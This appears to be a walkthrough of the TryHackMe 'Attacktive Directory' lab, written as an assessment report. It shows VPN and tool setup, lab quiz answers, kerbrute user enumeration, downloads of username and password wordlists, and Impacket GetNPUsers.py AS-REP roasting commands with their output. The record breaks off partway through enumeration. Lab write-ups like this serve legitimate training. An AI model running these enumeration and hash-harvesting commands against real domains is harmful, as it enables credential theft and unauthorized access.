



Title:- Attactive Directory .

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
Platform :- TryHackMe

Introduction :-

"This report details the security assessment conducted on the Active Directory (AD) environment. The primary objective of this engagement was to identify misconfigurations and vulnerabilities within the domain infrastructure that could lead to unauthorized access, privilege escalation, or full domain compromise. Through systematic enumeration and exploitation techniques, this assessment demonstrates the potential impact of weak security controls and provides actionable recommendations to fortify the domain against malicious threats."

Preparation & Connectivity:-

Establishing a secure VPN connection to the target environment using the provided OpenVPN configuration file.



```
kali@kali: ~/Downloads
Session Actions Edit View Help
(kali@kali)-[~]
$ cd Downloads
(kali@kali)-[~/Downloads]
$ sudo openvpn 'eu-west-3-dahmana054-premium (2).ovpn'
[sudo] password for kali:
2026-05-19 19:58:55 DEPRECATED OPTION: --persist-key option ignored. Keys are now always persisted across restarts.
2026-05-19 19:58:55 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers. E.g. --data-ciphers DEFAULT:BF-CBC
2026-05-19 19:58:55 OpenVPN 2.7.0 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2026-05-19 19:58:55 library versions: OpenSSL 3.5.5 27 Jan 2026, LZO 2.10
2026-05-19 19:58:55 DCO version: 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1kali1 (2026-02-25)
2026-05-19 19:58:56 TCP/UDP: Preserving recently used remote address: [AF_INET]52.223.47.59:1194
2026-05-19 19:58:56 Socket Buffers: R=[212992→212992] S=[212992→212992]
2026-05-19 19:58:56 UDPv4 link local: (not bound)
2026-05-19 19:58:56 UDPv4 link remote: [AF_INET]52.223.47.59:1194
2026-05-19 19:58:56 TLS: Initial packet from [AF_INET]52.223.47.59:1194, sid=4909aae2 f0d6f93c
2026-05-19 19:58:56 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
2026-05-19 19:58:56 VERIFY OK: depth=1, CN=OpenVPN-CA
2026-05-19 19:58:56 VERIFY KU OK
2026-05-19 19:58:56 Validating certificate extended key usage
2026-05-19 19:58:56 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2026-05-19 19:58:56 VERIFY ECU OK
2026-05-19 19:58:56 VERIFY X509NAME OK: CN=openvpn-server
2026-05-19 19:58:56 VERIFY OK: depth=0, CN=openvpn-server
2026-05-19 19:58:56 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519, peer signing digest/type: rsa_pss_rsae_sha256 RSASSA-PSS, key agreement: x25519
2026-05-19 19:58:56 [openvpn-server] Peer Connection Initiated with [AF_INET]52.223.47.59:1194
```

Environment preparation:-

Configured Python dependencies for Impacket and ensured the availability of essential Active Directory enumeration tools (BloodHound and Neo4j) via the system package manager.

```
Session Actions Edit View Help
└─$ cd /opt/impacket

(kali@kali)-[/opt/impacket]
└─$ sudo pip3 install -r requirements.txt
error: externally-managed-environment

× This environment is externally managed
╰─> To install Python packages system-wide, try apt install
python3-xyz, where xyz is the package you are trying to
install.

If you wish to install a non-Kali-packaged Python package,
create a virtual environment using python3 -m venv path/to/venv.
Then use path/to/venv/bin/python and path/to/venv/bin/pip. Make
sure you have pip3-venv installed.

If you wish to install a non-Kali-packaged Python application,
it may be easiest to use pipx install xyz, which will manage a
virtual environment for you. Make sure you have pipx installed.

For more information, refer to the following:
* https://www.kali.org/docs/general-use/python3-external-packages/
* /usr/share/doc/python3.13/README.venv

note: If you believe this is a mistake, please contact your Python installation or OS distribution provider. You can overri
de this, at the risk of breaking your Python installation or OS, by passing --break-system-packages.
hint: See PEP 668 for the detailed specification.
```

```
kali@kali: /opt/impacket

Session Actions Edit View Help
└─(kali@kali)-[/opt/impacket]
└─$ sudo pip3 install -r requirements.txt --break-system-packages
Ignoring pyreadline3: markers 'sys_platform == "win32"' don't match your environment
Requirement already satisfied: setuptools in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (78.1.1)
Requirement already satisfied: six in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (1.17.0)
Requirement already satisfied: charset_normalizer in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3)) (3.4.4)
Requirement already satisfied: pyasn1≥0.2.3 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 4)) (0.6.2)
Requirement already satisfied: pyasn1_modules in /usr/lib/python3/dist-packages (from -r requirements.txt (line 5)) (0.4.1)
Requirement already satisfied: pycryptodomex in /usr/lib/python3/dist-packages (from -r requirements.txt (line 6)) (3.20.0)
Requirement already satisfied: pyOpenSSL in /usr/lib/python3/dist-packages (from -r requirements.txt (line 7)) (25.3.0)
Requirement already satisfied: ldap3≠2.5.0,≠2.5.2,≠2.6,≥2.5 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 8)) (2.9.1)
Requirement already satisfied: ldapdomaindump≥0.9.0 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 9)) (0.9.4)
Requirement already satisfied: flask≥1.0 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 10)) (3.1.2)
Requirement already satisfied: cryptography<47,≥45.0.7 in /usr/lib/python3/dist-packages (from pyOpenSSL→r requirements.txt (line 7)) (46.0.5)
Requirement already satisfied: blinker≥1.9.0 in /usr/lib/python3/dist-packages (from flask≥1.0→r requirements.txt (line 10)) (1.9.0)
Requirement already satisfied: click≥8.1.3 in /usr/lib/python3/dist-packages (from flask≥1.0→r requirements.txt (line 10)) (8.1.8)
Requirement already satisfied: itsdangerous≥2.2.0 in /usr/lib/python3/dist-packages (from flask≥1.0→r requirements.txt (line 10)) (2.2.0)
Requirement already satisfied: Jinja2≥3.1.2 in /usr/lib/python3/dist-packages (from flask≥1.0→r requirements.txt (line 10)) (3.1.6)
Requirement already satisfied: MarkupSafe≥2.1.1 in /usr/lib/python3/dist-packages (from flask≥1.0→r requirements.txt (line 10)) (3.0.3)
Requirement already satisfied: Werkzeug≥3.1.0 in /usr/lib/python3/dist-packages (from flask≥1.0→r requirements.txt (line 10)) (3.1.5)
```

```
kali@kali: /opt/impacket
Session Actions Edit View Help
(kali@kali)-[/opt/impacket]
$ sudo python3 setup.py install
running install
/usr/lib/python3/dist-packages/setuptools/_distutils/cmd.py:90: SetuptoolsDeprecationWarning: setup.py install is deprecated.
!!
    apt install bloodhound neo4j
*****
Please avoid running ``setup.py`` directly.
Instead, use pypa/build, pypa/installer or other
standards-based tools.

See https://blog.ganssle.io/articles/2021/10/setup-py-deprecated.html for details.
*****
!!
If you are having trouble installing Bloodhound and Neo4j, try using the following command:
self.initialize_options()
/usr/lib/python3/dist-packages/setuptools/_distutils/cmd.py:90: EasyInstallDeprecationWarning: easy_install command is deprecated.
!!
If you are having trouble with Impacket, check out the Impacket Wiki for help!
*****
Please avoid running ``setup.py`` and ``easy_install``.
Instead, use pypa/build, pypa/installer or other
standards-based tools.

See https://github.com/pyca/setuptools/issues/917 for details.
*****
!!
self.initialize_options()
```

✓ Correct Answer

Finished processing dependencies for impacket=0.13.1

```
(kali@kali)-[/opt/impacket]
$ sudo apt install bloodhound neo4j
bloodhound is already the newest version (9.1.0-0kali1).
neo4j is already the newest version (5.2.0+really4.4.26-0kali1).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1372
(kali@kali)-[/opt/impacket]
```

Enumeration:-

Initial Active Directory Reconnaissance: Utilizing enum4linux to enumerate SMB services (ports 139/445). Successfully identified the NetBIOS domain name (THM-AD) and confirmed the use of .local as the domain suffix.

Room progress (39%)

What tool will allow us to enumerate port 139/445?

enum4linux

✓ Correct Answer

What is the NetBIOS-Domain Name of the machine?

THM-AD

✓ Correct Answer

What invalid TLD do people commonly use for their Active Directory Domain?

.local

✓ Correct Answer

Kerberoasting/User Enumeration:-

Executed kerbrute with the userenum command to identify valid domain accounts. Successfully discovered notable service accounts, specifically svc-admin and backup, which are critical targets for further privilege escalation analysis.

Room progress (39%)

What command within Kerbrute will allow us to enumerate valid usernames?

userenum

✓ Correct Answer

What notable account is discovered? (These should jump out at you)

svc-admin

✓ Correct Answer

What is the other notable account is discovered? (These should jump out at you)

backup

✓ Correct Answer

Enumerating users for AS-REP Roasting:-

Retrieved a user wordlist and initiated GetNPUsers.py to identify accounts that do not require Kerberos pre-authentication.

```
raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/userlist.txt
```

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hackin...

```
info
admin
2000
michael
NULL
john
david
robert
chris
mike
dave
richard
123456
thomas
svc-azure
steve
mark
andrew
daniel
george
paul
charlie
dragon
james
qwerty
martin
master
pussy
mail
charles
```

```
kali@kali: ~  
Session Actions Edit View Help  
--2026-05-19 20:15:51-- https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/userlist.txt  
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...  
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 540470 (528K) [text/plain]  
Saving to: 'userlist.txt'  
  
userlist.txt          100%[=====>] 527.80K  1.41MB/s   in 0.4s  
  
2026-05-19 20:15:52 (1.41 MB/s) - 'userlist.txt' saved [540470/540470]  
  
(kali@kali)-[~]  
$ wget https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/passwordlist.txt  
--2026-05-19 20:16:02-- https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/passwordlist.txt  
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.110.133, 185.199.111.133, 185.199.108.133, ...  
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 569236 (556K) [text/plain]  
Saving to: 'passwordlist.txt'  
  
passwordlist.txt      100%[=====>] 555.89K  1.40MB/s   in 0.4s  
  
2026-05-19 20:16:03 (1.40 MB/s) - 'passwordlist.txt' saved [569236/569236]  
  
(kali@kali)-[~]  
$ python3 /opt/impacket/examples/GetNPUsers.py THM.LOCAL/ -usersfile ~/userlist.txt -format hashcat -outputfile ~/hashes.  
asreproast  
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
```

Troubleshooting domain connectivity:

Encountered KDC_ERR_WRONG_REALM and C_PRINCIPAL_UNKNOWN errors. Resolved by mapping the target domain name to the domain controller's IP address in the /etc/hosts file and verifying the correct domain nomenclature.

```
kali@kali: ~  
Session Actions Edit View Help  
During handling of the above exception, another exception occurred:  
Traceback (most recent call last):  
  File "/opt/impacket/examples/GetNPUsers.py", line 410, in <module>  
    executer.run()  
  File "/opt/impacket/examples/GetNPUsers.py", line 210, in run  
    self.request_users_file_TGTs()  
  File "/opt/impacket/examples/GetNPUsers.py", line 315, in request_users_file_TGTs  
    self.request_multiple_TGTs(usernames)  
  File "/opt/impacket/examples/GetNPUsers.py", line 324, in request_multiple_TGTs  
    entry = self.getTGT(username)  
  File "/opt/impacket/examples/GetNPUsers.py", line 153, in getTGT  
    r = sendReceive(message, domain, self.__kdcIP)  
  File "/usr/local/lib/python3.13/dist-packages/impacket/krb5/kerberosv5.py", line 67, in sendReceive  
    raise socket.error("Connection error (%s:%s)" % (targetHost, port), e)  
KeyboardInterrupt  
  
(kali@kali)-[~]  
$ sudo nano /etc/hosts  
  
(kali@kali)-[~]  
$ python3 /opt/impacket/examples/GetNPUsers.py thm.local/ -usersfile ~/userlist.txt -format hashcat -outputfile ~/hashes.  
asreproast  
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
```


[illegible]

```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ python3 /opt/impacket/examples/GetNPUsers.py SPOOKYSEC.LOCAL/ -usersfile ~/userlist.txt -dc-ip 10.130.131.82 -format ha  
shcat -outfile ~/hashes.asreproast  
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies  
  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] User james doesn't have UF_DONT_REQUIRE_PREAUTH set  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```